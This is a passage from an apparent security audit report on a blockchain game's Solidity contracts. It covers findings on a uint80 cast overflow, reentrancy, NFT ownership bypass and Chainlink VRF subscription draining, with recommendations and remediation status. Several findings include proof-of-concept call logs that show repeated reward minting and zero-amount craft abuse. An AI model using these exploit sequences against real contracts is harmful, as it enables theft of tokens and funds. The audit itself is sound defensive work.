433         "USER_CALLER_ONLY: Only EOA can claim for their own
 ↳ account"
434     );
435 
436     GameItemStake[] storage stakedItems = navyItemStakes[account];
437 
438     uint256 goldOwed = 0;
439     uint256 lastStakeIndex = stakedItems.length;
440     for (uint256 idx = 0; idx < stakeIndexes.length; idx++) {
441         uint256 stakeIndex = stakeIndexes[idx];
442         require(
443             stakeIndex < lastStakeIndex,
444             "STAKE_INDEX_MUST_DECREASE: StakeIndexes must be
 ↳ sorted in descending order and be within bounds"
445         );
446 
447         // Claim rewards
```

```
448         (uint256 goldFromShip, ) = _claimGameItemStakeRewards(
449             stakedItems[stakeIndex],
450             unstake
451         );
452         goldOwed += goldFromShip;
453
454         // Emit event
455         emit NavyRewardsClaimed(
456             account,
457             stakedItems[stakeIndex].tokenId,
458             stakedItems[stakeIndex].balance,
459             unstake,
460             goldOwed
461         );
462
463         // If unstaking, remove from array by swapping to end and
 ↳ popping
464         if (unstake) {
465             if (stakedItems.length > 1) {
466                 stakedItems[stakeIndex] = stakedItems[
467                     stakedItems.length - 1
468                 ];
469             }
470             stakedItems.pop();
471         }
472
473         lastStakeIndex = stakeIndex;
474     }
475
476     // Mint gold rewards for user
477     if (goldOwed > 0) {
478         goldToken.mint(account, goldOwed);
479     }
480 }
```

The _claimGameItemStakeRewards() itself calls the _calculateGameItemStakeRewards() function and then, in the line 794, the stake.value is updated to totalTaxInGoldPerRank:

Listing 7: StakingSystem.sol (Lines 750,794)

```
744 function _claimGameItemStakeRewards(
745     GameItemStake storage stake,
```

```
746     bool unstake
747 ) internal returns (uint256 goldOwed, uint256 xpOwed) {
748     address account = _msgSender();
749 
750     (goldOwed, xpOwed) = _calculateGameItemStakeRewards(stake);
751     bool pirateShip = GameHelperLibrary._isPirateShip(
752         gameItems,
753         stake.tokenId
754     );
755 
756     if (pirateShip) {
757         require(
758             !unstake ||
759                 ((block.timestamp - stake.value) >=
 ↳ MINIMUM_TO_EXIT),
760             "STAKE_NOT_COMPLETE: Must be staked for minimum time
 ↳ before unstaking"
761         );
762 
763         // If pirate is just collecting, there is a flat tax on
 ↳ their earnings
764         if (!unstake) {
765             uint256 owedToNavy = (goldOwed *
 ↳ GOLD_CLAIM_TAX_PERCENTAGE) /
766                 100;
767             _payNavyTax(owedToNavy); // Pay tax to navy
768             goldOwed = goldOwed - owedToNavy; // Rest goes to
 ↳ owner
769         }
770     } else {
771         if (unstake) {
772             uint8 rank = GameHelperLibrary._rankForNavy(
773                 gameItems,
774                 stake.tokenId
775             );
776             totalNavyRankStaked -= rank; // Remove rank from total
 ↳  staked
777         }
778     }
779 
780     if (unstake) {
781         // Release reservation on items
782         _lockingSystem().removeItemReservation(
783             account,
```

```
784             address(gameItems),
785             stake.tokenId,
786             stake.reservationId
787         );
788
789         // Emit event
790         emit GameItemUnstaked(account, stake.tokenId, stake.
 ↳ balance);
791     } else {
792         // Reset collection timer
793         stake.value = uint80(
794             pirateShip ? block.timestamp : totalTaxInGoldPerRank
795         );
796     }
797 }
```

Solidity 0.8 is introducing type checking for arithmetic operations, but not for type casting. Because of this, an overflow may occur in the Line 794 if `totalTaxInGoldPerRank` is higher than `2**80-1 = 1208925819614629174706175`. If that overflow occurs any user with a Navy staked would be able to call `claimNavyStakeRewards()` as many times as he wanted with no time restriction minting with every call the same amount of Gold Tokens.

Proof of Concept:

In the image below, we can see how the user2 keeps increasing his GoldToken balance after every `claimNavyStakeRewards()`:

```
LOOP 96
Calling -> contract_StakingSystem.claimNavyStakeRewards(user2.address, [0], False, {'from': user2})
Transaction sent: 0xf4d2980b518f4b0ea9e38809ddb86ddab07451a5f9ffc7a2dfee1f8e5baaf52c
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 219
  StakingSystem.claimNavyStakeRewards confirmed   Block: 14782493   Gas used: 115250 (0.02%)

contract_GoldToken.balanceOf(user2) -> 376458968425544864887734272
Total Gold received after claimNavyStakeRewards() call -> 362677745884387524118528
contract_StakingSystem.totalTaxInGoldPerRank() -> 431999999999999999999997
contract_StakingSystem.calculateNavyStake(user2, 0) -> 362677745884387524118528


LOOP 97
Calling -> contract_StakingSystem.claimNavyStakeRewards(user2.address, [0], False, {'from': user2})
Transaction sent: 0xe67dd49442d4ed0b227d1c7374e0c559608317df39dad2c0eedba3ce3b733ce5
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 220
  StakingSystem.claimNavyStakeRewards confirmed   Block: 14782494   Gas used: 115250 (0.02%)

contract_GoldToken.balanceOf(user2) -> 380085745884388752411852800
Total Gold received after claimNavyStakeRewards() call -> 362677745884387524118528
contract_StakingSystem.totalTaxInGoldPerRank() -> 431999999999999999999997
contract_StakingSystem.calculateNavyStake(user2, 0) -> 362677745884387524118528
LOOP 98
Calling -> contract_StakingSystem.claimNavyStakeRewards(user2.address, [0], False, {'from': user2})
Transaction sent: 0xc5dadd9d241f74f92fb64cccbb7e38278aecff400814560f29a807e5e47704b7
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 221
  StakingSystem.claimNavyStakeRewards confirmed   Block: 14782495   Gas used: 115250 (0.02%)

contract_GoldToken.balanceOf(user2) -> 383712523343232639935971328
Total Gold received after claimNavyStakeRewards() call -> 362677745884387524118528
contract_StakingSystem.totalTaxInGoldPerRank() -> 431999999999999999999997
contract_StakingSystem.calculateNavyStake(user2, 0) -> 362677745884387524118528


LOOP 99
Calling -> contract_StakingSystem.claimNavyStakeRewards(user2.address, [0], False, {'from': user2})
Transaction sent: 0x0e56e5c175d8ee93945b0b2b16bc0caee827badd498265b4dd72653ba9142a2a
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 222
  StakingSystem.claimNavyStakeRewards confirmed   Block: 14782496   Gas used: 115250 (0.02%)

contract_GoldToken.balanceOf(user2) -> 387339300802076527460089856
Total Gold received after claimNavyStakeRewards() call -> 362677745884387524118528
contract_StakingSystem.totalTaxInGoldPerRank() -> 431999999999999999999997
contract_StakingSystem.calculateNavyStake(user2, 0) -> 362677745884387524118528
```

Risk Level:

Likelihood - 4

Impact - 5

Recommendation:

It is recommended to:

1. Update GameItemStake.value uint80 to at least an uint128.
2. Use OpenZeppelin's SafeCast library.

Remediation Plan:

SOLVED: The Proof of Play team fixed the issue by updating the GameItemStake.value to uint128. On the other hand, OpenZeppelin's SafeCast library is now used for all the castings.

3.4 (HAL-04) REENTRANCY IN RAFFLEMINTV1.WITHDRAWNONRAFFLEPROCEEDS - HIGH

- Found in Commit ID: v0.0.4

Description:

In the contract RaffleMintV1, the function withdrawNonRaffleProceeds() is vulnerable to reentrancy as it updates the nonRaffleWithdrawableProceeds after the payable(_msgSender()).call{value: proceeds}("");:

Listing 8: RaffleMintV1.sol (Lines 522,526)

```
511 /* @notice Allows contract owner to withdraw proceeds of mints
 ↳ initiated after raffle */
512 function withdrawNonRaffleProceeds() external onlyOwner {
513     // Ensure there are proceeds to claim
514     require(
515         nonRaffleWithdrawableProceeds > 0,
516         "NONRAFFLE_PAYOUT_EMPTY: No proceeds available to claim"
517     );
518
519     uint256 proceeds = nonRaffleWithdrawableProceeds;
520
521     // Pay owner proceeds
522     (bool sent, ) = payable(_msgSender()).call{value: proceeds}(""
 ↳ );
523     require(sent == true, "NONRAFFLE_PAYOUT_UNSUCCESFUL");
524
525     // Proceeds are now claimed so clear amount
526     nonRaffleWithdrawableProceeds = 0;
527
528     // Emit successful proceeds claim
529     emit NonRaffleProceedsClaimed(_msgSender(), proceeds);
530 }
```

By exploiting this reentrancy, the contract owner could drain all the Ether of the smart contract and users would not be able to get a refund

of their losing raffle tickets.

Risk Level:

Likelihood - 3
Impact - 5

Recommendation:

It is recommended to set nonRaffleWithdrawableProceeds to 0 before the Ether transfer. For example:

Listing 9: RaffleMintV1.sol (Lines 521,524)

```
511 /* @notice Allows contract owner to withdraw proceeds of mints
 ↳ initiated after raffle */
512 function withdrawNonRaffleProceeds() external onlyOwner {
513     // Ensure there are proceeds to claim
514     require(
515         nonRaffleWithdrawableProceeds > 0,
516         "NONRAFFLE_PAYOUT_EMPTY: No proceeds available to claim"
517     );
518
519     uint256 proceeds = nonRaffleWithdrawableProceeds;
520
521     nonRaffleWithdrawableProceeds = 0;
522
523     // Pay owner proceeds
524     (bool sent, ) = payable(_msgSender()).call{value: proceeds}("")
 ↳ );
525     require(sent == true, "NONRAFFLE_PAYOUT_UNSUCCESFUL");
526
527     // Emit successful proceeds claim
528     emit NonRaffleProceedsClaimed(_msgSender(), proceeds);
529 }
```

Remediation Plan:

SOLVED: The Proof of Play team fixed the issue by adding the nonReentrant modifier to the withdrawNonRaffleProceeds() function.

3.5 (HAL-05) USERS CAN START THE SAME QUEST MULTIPLE TIMES DRAINING THE CHAINLINK VRF SUBSCRIPTION - HIGH

- Found in Commit ID: f5c3190140139941351a68da617a91315487e917

Description:

In the QuestSystem contract every time a quest is completed Chainlink VRF is used:

Listing 10: QuestSystem.sol (Lines 477,482)

```
436 function completeQuest(uint64 activeQuestId)
437     external
438     nonReentrant
439     whenNotPaused
440 {
441     address account = _msgSender();
442     ActiveQuest storage activeQuest = _activeQuests[activeQuestId
 ↳ ];
443
444     // Make sure active quest exists
445     require(
446         activeQuest.status == ActiveQuestStatus.IN_PROGRESS,
447         "INVALID_ACTIVE_QUEST_ID: ActiveQuest is not IN_PROGRESS"
448     );
449
450     // Check to make sure sender is the quest owner
451     require(
452         activeQuest.account == account,
453         "INVALID_ACCOUNT: Sender did not undertake this quest"
454     );
455
456     // Make sure quest is still active
457     QuestDefinition storage questDef = _questDefinitions[
458         activeQuest.questId
459     ];
```

```
460     require(
461         questDef.active == true,
462         "QUEST_NOT_ACTIVE: Cannot complete inactive quest"
463     );
464 
465     uint256 endTime = activeQuest.startTime + questDef.
 ↳ completionSeconds;
466     require(
467         endTime <= block.timestamp,
468         "NOT_READY_TO_COMPLETE: Quest is not ready to be completed
 ↳ "
469     );
470 
471     // TODO: Maybe we fail here automatically if expire time has
 ↳ passed instead of error?
472     require(
473         questDef.expireSeconds == 0 ||
474             (endTime + questDef.expireSeconds > block.timestamp),
475         "QUEST_HAS_EXPIRED: Quest has expired and is no longer
 ↳ completeable"
476     );
477 
478     // Figure out final amount of gold the player earns with some
 ↳ randomness
479     uint256 requestId = _requestRandomWords(1);
480     _vrfRequests[requestId] = VRFRequest({
481         account: account,
482         activeQuestId: activeQuestId
483     });
484 
485     // Change status
486     activeQuest.status = ActiveQuestStatus.GENERATING_RESULTS;
487 }
```

Considering that the `accountData.completions[questId]` mapping is only updated after a quest is completed successfully, the `QuestDefinition.MaxCompletions` value can be easily bypassed.

As explained in the QUESTDEFINITION.MAXCOMPLETIONS CAN BE BYPASSED BY STARTING THE SAME QUEST MULTIPLE TIMES BEFORE COMPLETING THEM issue, a user can start a quest as many times as he wants as long as he has enough inputs.

For ERC721 and ERC1155 inputs, as these assets are locked once a quest is started, it is not possible to perform the same quest twice. But for ERC20 inputs as there is an open TODO and this is not implemented yet, the ERC20 tokens are not locked when the quest is started, any user can start the same quest as many times as he wants.

Then, after waiting a certain period of time, the same user could complete all the quests that he started. Each completion would make use of Chainlink VRF subscription. It would be possible to totally drain all the LINK balance of the subscription, as there is no limit on how many times the user could start the same quest.

Risk Level:

Likelihood - 3
Impact - 5

Recommendation:

It is recommended to not allow a user to start the same `questId` until the same `questId` has been completed.

Remediation Plan:

RISK ACCEPTED: No mitigation was added to prevent this issue.

3.6 (HAL-06) USERS CAN CRAFT USING AS INPUT AN NFT THEY DO NOT OWN - HIGH

- Found in Commit ID: c49710da0cfa94e2b3bee730bf980a89a059a700

Description:

In the CraftingSystem contract, the craft() function is called every time a new craft is started:

Listing 11: CraftingSystem.sol (Lines 425-435)

```
425 } else if (tokenType == GameRegistryLibrary.TokenType.ERC721) {
426             // Auto-Lock NFT if necessary
427             ILockingSystem lockingSystem = _lockingSystem();
428             if (
429                 lockingSystem.isNFTLocked(
430                     input.tokenContract,
431                     input.tokenId
432                 ) == false
433             ) {
434                 lockingSystem.lockNFT(input.tokenContract, input.
 ↳ tokenId);
435             }
```

As we can see, when ERC721 tokens are used as inputs, the function does not check that the token is owned by the caller. Moreover, when an NFT is used as an input for a craft, they are locked and an exclusive reservation is created. Once the craft is completed, the exclusive reservation is removed, but not the lock.

Similar to what was described in HAL-01 issue, initially a user would not be able to use the NFT of another user as input as during the lockNFT() call the transaction would revert with the ORIGIN_NOT_NFT_OWNER error.

Although, once the original owner has started and completed that craft

with that NFT as input, the NFT would remain locked and as this NFT is already locked any user would be able now to start a craft using that NFT as the NFT ownership is not checked to create a reservation.

Proof of Concept:

```
contract_PirateNFT.ownerOf(15) -> 0x0000000000000000000000000000000000000102
user2.address -> 0x0000000000000000000000000000000000000102
contract_LockingSystem.isNFTLocked(contract_PirateNFT, 15) -> False
contract_LockingSystem.getNFTReservationIds(contract_PirateNFT, 15) -> ()

Calling -> contract_CraftingSystem.craft((1, [(2, contract_PirateNFT.address, 15, 0)], 1), {'from': user2})
Transaction sent: 0x340c5fbbb15299dc090f48ec33ffa4b1c5e9e3d1512640e2ad7deba692625c8b
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 42
  CraftingSystem.craft confirmed   Block: 15364536   Gas used: 577790 (0.10%)

contract_PirateNFT.ownerOf(15) -> 0x0000000000000000000000000000000000000102
user2.address -> 0x0000000000000000000000000000000000000102
contract_LockingSystem.isNFTLocked(contract_PirateNFT, 15) -> True
contract_LockingSystem.getNFTReservationIds(contract_PirateNFT, 15) -> (1,)

Calling -> contract_RandomizerMock.executeAllPendingRequests({'from': owner})
Transaction sent: 0xee359efca61c81e98272dece1f84d2e4352ef995908e0cc699322223895e99d9
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 206
  RandomizerMock.executeAllPendingRequests confirmed   Block: 15364537   Gas used: 118106 (0.02%)

contract_USDT.balanceOf(user2) -> 20000000000
contract_CraftingSystem.activeCraftIdsForAccount(user2) -> ()

contract_PirateNFT.ownerOf(15) -> 0x0000000000000000000000000000000000000102
user1.address -> 0x0000000000000000000000000000000000000101
user2.address -> 0x0000000000000000000000000000000000000102
contract_LockingSystem.isNFTLocked(contract_PirateNFT, 15) -> True


Calling -> contract_CraftingSystem.craft((1, [(2, contract_PirateNFT.address, 15, 0)], 1), {'from': user1})
Transaction sent: 0x4738695d0e6fc5d8a9a23815a958cf9637620aeff7a2fba9c81326b212f3b283
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 42
  CraftingSystem.craft confirmed   Block: 15364538   Gas used: 458349 (0.08%)


Calling -> contract_RandomizerMock.executeAllPendingRequests({'from': owner})
Transaction sent: 0xb58190cf1a6651e9095db0e5103a15ead47fbaba3fee5758bf634fda0bae1b58
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 207
  RandomizerMock.executeAllPendingRequests confirmed   Block: 15364539   Gas used: 110606 (0.02%)

contract_USDT.balanceOf(user1) -> 20000000000
contract_CraftingSystem.activeCraftIdsForAccount(user1) -> ()
```

Risk Level:

Likelihood - 4
Impact - 4

Recommendation:

It is recommended to:
1. Add a require statement that checks that the caller owns the NFT in the `TokenType.ERC721` if code block, in the `craft()` function.

2. Also, unlocking the NFT before removing the NFT reservation in the `_unlockRecipeInput()` function.

Remediation Plan:

SOLVED: The Proof of Play team added the `GameHelperLibrary._verifyInputOwnership(input, account);` call in the `craft()` function that validates that the inputs are owned by the caller.

3.7 (HAL-07) CRAFTAMOUNT CAN BE SET TO ZERO DRAINING THE CHAINLINK VRF SUBSCRIPTION - HIGH

- Found in Commit ID: c49710da0cfa94e2b3bee730bf980a89a059a700

Description:

In the CraftingSystem contract, the craft() function can be called passing a 0 value as a craftAmount. It is not possible to exploit this in any way when ERC1155 tokens are used as inputs, as these errors would stop the exploit: RESERVE_AMOUNT_MUST_BE_NON_ZERO, UNLOCK_AMOUNT_MUST_BE_NON_ZERO.

When using ERC721 tokens as inputs, as they get an exclusive reservation, this value is not even used, and it is not possible to abuse this.

But when using ERC20 tokens as inputs, it is possible to call this craft() function infinite times with no cost as no ERC20 tokens would be burnt because inputDef.tokenPointer.amount * params.craftAmount would always be zero.

The attacker will never receive any reward as _completeRecipe will always be called with params.craftAmount = 0 but with every craft() call, if the RecipeDefinition.needsVRF == True, a Chainlink VRF request will be done. This means that any malicious user could abuse this in order to drain the Chainlink VRF subscription.

Proof of Concept:

```
Calling -> contract_CraftingSystem.craft((1, [(1, contract_USDC.address, 0, 50000_000000)], 0), {'from': user2})
Transaction sent: 0x1ecd727ecfe43a7715c5c8e79b52592afa1892f8784320032d3c8af03edf60d1
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 105
  CraftingSystem.craft confirmed   Block: 15366850   Gas used: 364812 (0.06%)

Calling -> contract_CraftingSystem.craft((1, [(1, contract_USDC.address, 0, 50000_000000)], 0), {'from': user2})
Transaction sent: 0x64bc27bac2b972a6c242ac296273c44328f5f0b6618eb16279bd0d9429ae6c75
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 106
  CraftingSystem.craft confirmed   Block: 15366851   Gas used: 313212 (0.05%)

Calling -> contract_CraftingSystem.craft((1, [(1, contract_USDC.address, 0, 50000_000000)], 0), {'from': user2})
Transaction sent: 0x9d2d75e0d3fceb40bab0af2ba5aedf22329cfd8c5318c96702d6abbab1a0f363
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 107
  CraftingSystem.craft confirmed   Block: 15366852   Gas used: 313212 (0.05%)

Calling -> contract_CraftingSystem.craft((1, [(1, contract_USDC.address, 0, 50000_000000)], 0), {'from': user2})
Transaction sent: 0x63190ef953af75e02c4141c3b08398c81c4b5ef2379db9914b40f775abe1f118
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 108
  CraftingSystem.craft confirmed   Block: 15366853   Gas used: 313212 (0.05%)

Calling -> contract_CraftingSystem.craft((1, [(1, contract_USDC.address, 0, 50000_000000)], 0), {'from': user2})
Transaction sent: 0x69eff57d95fa1cb5651fecb437faf38ec3d362073b1e573ccce40dceddd9f2dc
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 109
  CraftingSystem.craft confirmed   Block: 15366854   Gas used: 313212 (0.05%)

Calling -> contract_CraftingSystem.craft((1, [(1, contract_USDC.address, 0, 50000_000000)], 0), {'from': user2})
Transaction sent: 0x175e4a55bd59b8931f1cbebe006e440fa0c576eac7bc32c7e657aaa98bb532ef
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 110
  CraftingSystem.craft confirmed   Block: 15366855   Gas used: 313212 (0.05%)

Calling -> contract_CraftingSystem.craft((1, [(1, contract_USDC.address, 0, 50000_000000)], 0), {'from': user2})
Transaction sent: 0xfb32beebb5aa6282e0de292c3dbc8cfb1375d5d6a1b1559d6945e87ffc729f2b
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 111
  CraftingSystem.craft confirmed   Block: 15366856   Gas used: 313212 (0.05%)

Calling -> contract_CraftingSystem.craft((1, [(1, contract_USDC.address, 0, 50000_000000)], 0), {'from': user2})
Transaction sent: 0xd18696f94912d5675b982ed4e7917bea6341c19cacaff76496ff737886f06c78
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 112
  CraftingSystem.craft confirmed   Block: 15366857   Gas used: 313212 (0.05%)

Calling -> contract_CraftingSystem.craft((1, [(1, contract_USDC.address, 0, 50000_000000)], 0), {'from': user2})
Transaction sent: 0x78b04e2d71791f95c5a4c21cf3ace47c62f3f5b15fe050e7806839a5eddd7f3c
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 113
  CraftingSystem.craft confirmed   Block: 15366858   Gas used: 313212 (0.05%)

Calling -> contract_CraftingSystem.craft((1, [(1, contract_USDC.address, 0, 50000_000000)], 0), {'from': user2})
Transaction sent: 0x90fbca5f80db3acca1f9263fcea325104693f7fb893e0e634d204eb444a35905
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 114
  CraftingSystem.craft confirmed   Block: 15366859   Gas used: 313212 (0.05%)


contract_CraftingSystem.activeCraftIdsForAccount(user2) -> (1, 2, 3, 4, 5, 6, 7, 8, 9, 10)
```

Risk Level:

Likelihood - 3

Impact - 5

Recommendation:

It is recommended to add a require statement in the `craft()` function that checks that the `craftAmount` is higher than zero.

Remediation Plan:

SOLVED: The Proof of Play team added a require statement in the craft() function that enforces that craftAmount is higher than zero.

3.8 (HAL-08) CRAFTS COOLDOWN TIME ARE ALWAYS ZERO - MEDIUM

- Found in Commit ID: c49710da0cfa94e2b3bee730bf980a89a059a700

Description:

In the CraftingSystem contract, when a craft is completed, the lastCompletionTime in the _accountData mapping is not updated. This means that the cooldown value is never considered, so all crafts have no cooldown.

Risk Level:

Likelihood - 5
Impact - 2

Recommendation:

It is recommended to update the lastCompletionTime value every time a craft is successfully completed.

Remediation Plan:

PARTIALLY SOLVED: The Proof of Play team now updates the lastCompletionTime value every time _completeRecipe() is called. Although, this value will be updated even if no crafts are completed successfully. This value should only be updated if at least one craft was completed successfully.

3.9 (HAL-09) QUESTDEFINITION.MAXCOMPLETIONS CAN BE BYPASSED BY STARTING THE SAME QUEST MULTIPLE TIMES BEFORE COMPLETING THEM - MEDIUM

- Found in Commit ID: f5c3190140139941351a68da617a91315487e917

Description:

In the QuestSystem contract, the _isQuestAvailable() function is called every time a new quest is started:

Listing 12: QuestSystem.sol (Lines 597-602)

```
573 function _isQuestAvailable(
574     address account,
575     uint32 questId,
576     QuestDefinition memory questDef
577 ) internal view returns (bool) {
578     if (!questDef.active) {
579         return false;
580     }
581
582     // Perform all requirement checks
583     IRequirementSystem requirementSystem = IRequirementSystem(
584         _getSystem(GameRegistryLibrary.REQUIREMENT_SYSTEM)
585     );
586     if (
587         requirementSystem.performAccountCheckBatch(
588             account,
589             questDef.requirements
590         ) == false
591     ) {
592         return false;
593     }
594
595     // Make sure user hasn't completed already
```

```
596     AccountData storage accountData = _accountData[account];
597     if (
598         questDef.maxCompletions > 0 &&
599         accountData.completions[questId] >= questDef.
 ↳ maxCompletions
600     ) {
601         return false;
602     }
603
604     // Make sure enough time has passed before completions
605     if (questDef.cooldownSeconds > 0) {
606         if (
607             accountData.lastCompletionTime[questId] +
608                 questDef.cooldownSeconds >
609             block.timestamp
610         ) {
611             return false;
612         }
613     }
614
615     return true;
616 }
```

As we can see, one of the requirements checked is that the quest has not already been completed more than the QuestDefinition.MaxCompletions set. Although, the accountData.completions[questId] is only updated when a quest is completed successfully.

This means that a user who has enough inputs can bypass this QuestDefinition.MaxCompletions limit and complete the quests as many times as the inputs he owns allows him. All he has to do, is starting the same questId consecutively, as many times as his inputs allows him, before completing them.

Risk Level:

Likelihood - 5
Impact - 2

Recommendation:

It is recommended to not allow a user to start the same questId until the same questId has been completed. Basically, a user should not be doing the same quest twice at the same time.

Remediation Plan:

RISK ACCEPTED: The Proof of Play team accepted the risk of this finding.

3.10 (HAL-10) LACK OF PAUSABLE FUNCTIONALITY IN THE LOOTSYSTEM CONTRACT - MEDIUM

- Found in Commit ID: f5c3190140139941351a68da617a91315487e917

Description:

The LootSystem contract is importing the PausableUpgradeable library, although it is not making use of the whenNotPaused modifier anywhere in the code. Moreover, the contract is initialized in a paused state:

Listing 13: LootSystem.sol (Line 77)

```
73 function initialize(address gameRegistryAddress) public
↳ initializer {
74     __Pausable_init();
75     __ReentrancyGuard_init();
76     __GameRegistryConsumer_init(gameRegistryAddress);
77     _pause();
78     _nullLoot = Loot({
79         lootType: LootType.UNDEFINED,
80         amount: 0,
81         tokenContract: address(0),
82         lootId: 0
83     });
84 }
```

All the core public/external functions in the LootSystem contract are missing the whenNotPaused modifier. With this modifier, functionality could be temporarily paused by the owner of the contract in case of having any issue in the smart contracts.

Risk Level:

Likelihood - 5
Impact - 2

Recommendation:

It is recommended to add the whenNotPaused modifier to all the core public/external functions in the LootSystem contract.

Remediation Plan:

RISK ACCEPTED: The Proof of Play team accepted the risk of this finding.

3.11 (HAL-11) MINTBATCH FUNCTION IS NOT IMPLEMENTED - MEDIUM

- Found in Commit ID: f5c3190140139941351a68da617a91315487e917


Description:

The LootSystem contract makes use of the IGameNFTLoot.mintBatch() function to assign LootType.ERC721:

Listing 14: LootSystem.sol (Lines 372,373)

```
362 function _mintLoot(address to, Loot memory loot) private {
363     if (loot.lootType == LootType.ERC20) {
364         IGameCurrency(loot.tokenContract).mint(to, loot.amount);
365     } else if (loot.lootType == LootType.ERC1155) {
366         IGameItems(loot.tokenContract).mint(
367             to,
368             SafeCast.toUint32(loot.lootId),
369             loot.amount,
370             true
371         );
372     } else if (loot.lootType == LootType.ERC721) {
373         IGameNFTLoot(loot.tokenContract).mintBatch(to, 1);
374     } else if (loot.lootType == LootType.UNDEFINED) {
375         // Do nothing, NOOP
376         return;
377     } else {
378         require(false, "INVALID_LOOT_TYPE: Invalid loot type for
 ↳ mintLoot");
379     }
380 }
```

Although this mintBatch() function is not implemented anywhere in the code, not even in the GameNFT contract:



Risk Level:

Likelihood - 2
Impact - 5

Recommendation:

It is recommended to implement the mintBatch() function in the GameNFT contract.

Remediation Plan:

RISK ACCEPTED: The Proof of Play team accepted the risk of this finding. Currently, the mintBatch() function is not implemented in the GameNFT contract.

3.12 (HAL-12) WRONG REQUIRE STATEMENTS IN GAMEGLOBALS CONTRACT - LOW

- Found in Commit ID: f5c3190140139941351a68da617a91315487e917

Description:

The GameGlobals contract allows setting global variables that can be used by any other system/contract. This contract takes an ID and sets a value, that can be a boolean, string, uint, int or arrays of those types.

Although as the following functions contains a wrong require statement, the view function will never return any result as they will revert every time:

Listing 15: GameGlobals.sol (Line 302)

```
294 function getUint256(uint32 globalId)
295     external
296     view
297     override
298     returns (uint256)
299 {
300     GlobalDataType dataType = _globalMetadata[globalId].dataType;
301     require(
302         dataType != GlobalDataType.UINT &&
303             dataType != GlobalDataType.NOT_INITIALIZED,
304         "GLOBAL_NOT_UINT256: Global is not initialized to a
 ↳ integer type"
305     );
306
307     return _globalValueUint256[globalId];
308 }
```

dataType != GlobalDataType.UINT should be dataType == GlobalDataType.UINT

Listing 16: GameGlobals.sol (Line 325)

```
317 function getInt256(uint32 globalId)
318     external
319     view
320     override
321     returns (int256)
322 {
323     GlobalDataType dataType = _globalMetadata[globalId].dataType;
324     require(
325         dataType != GlobalDataType.INT &&
326             dataType != GlobalDataType.NOT_INITIALIZED,
327         "GLOBAL_NOT_UINT256: Global is not initialized to a
 ↳ integer type"
328     );
329
330     return _globalValueInt256[globalId];
331 }
```

dataType != GlobalDataType.INT should be dataType == GlobalDataType.INT

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

It is recommended to correct the require statements as suggested above.

Remediation Plan:

SOLVED: The Proof of Play team corrected the require statements mentioned in the GameGlobals contract.

3.13 (HAL-13) QUESTINPUT.REQUIRED VALUE IS NEVER CHECKED - LOW

- Found in Commit ID: f5c3190140139941351a68da617a91315487e917

Description:

In the QuestSystem contract, the following structure is defined:

Listing 17: QuestSystem.sol (Line 40)

```
34 struct QuestInput {
35     // Pointer to a token (if ERC20, ERC721, or ERC1155 input type
↳ )
36     GameRegistryLibrary.TokenPointer tokenPointer;
37     // Traits to check against
38     TraitsLibrary.TraitCheck[] traitChecks;
39     // Whether or not this input is required
40     bool required;
41     // Whether or not the input is burned
42     bool consumable;
43     // Chance of losing the consumable item on a failure, 0 -
↳ 10000 (0 = 0%, 10000 = 100%)
44     uint32 failureBurnRate;
45     // Chance of burning the consumable item on success, 0 - 10000
↳  (0 = 0%, 10000 = 100%)
46     uint32 successBurnRate;
47     // Amount of XP gained by this input (ERC721-types only, 0 -
↳ 10000 (0 = 0%, 10000 = 100%))
48     uint32 xpEarnedPercent;
49 }
```

This structure is used to define the items that a user should have to perform a specific quest. One of the fields of that struct is the required field, which apparently should be used by the smart contract to determine whether the input is required to start a quest or not.

In the case that the required field is false the quest should not force the user to have that input to start the quest although the required

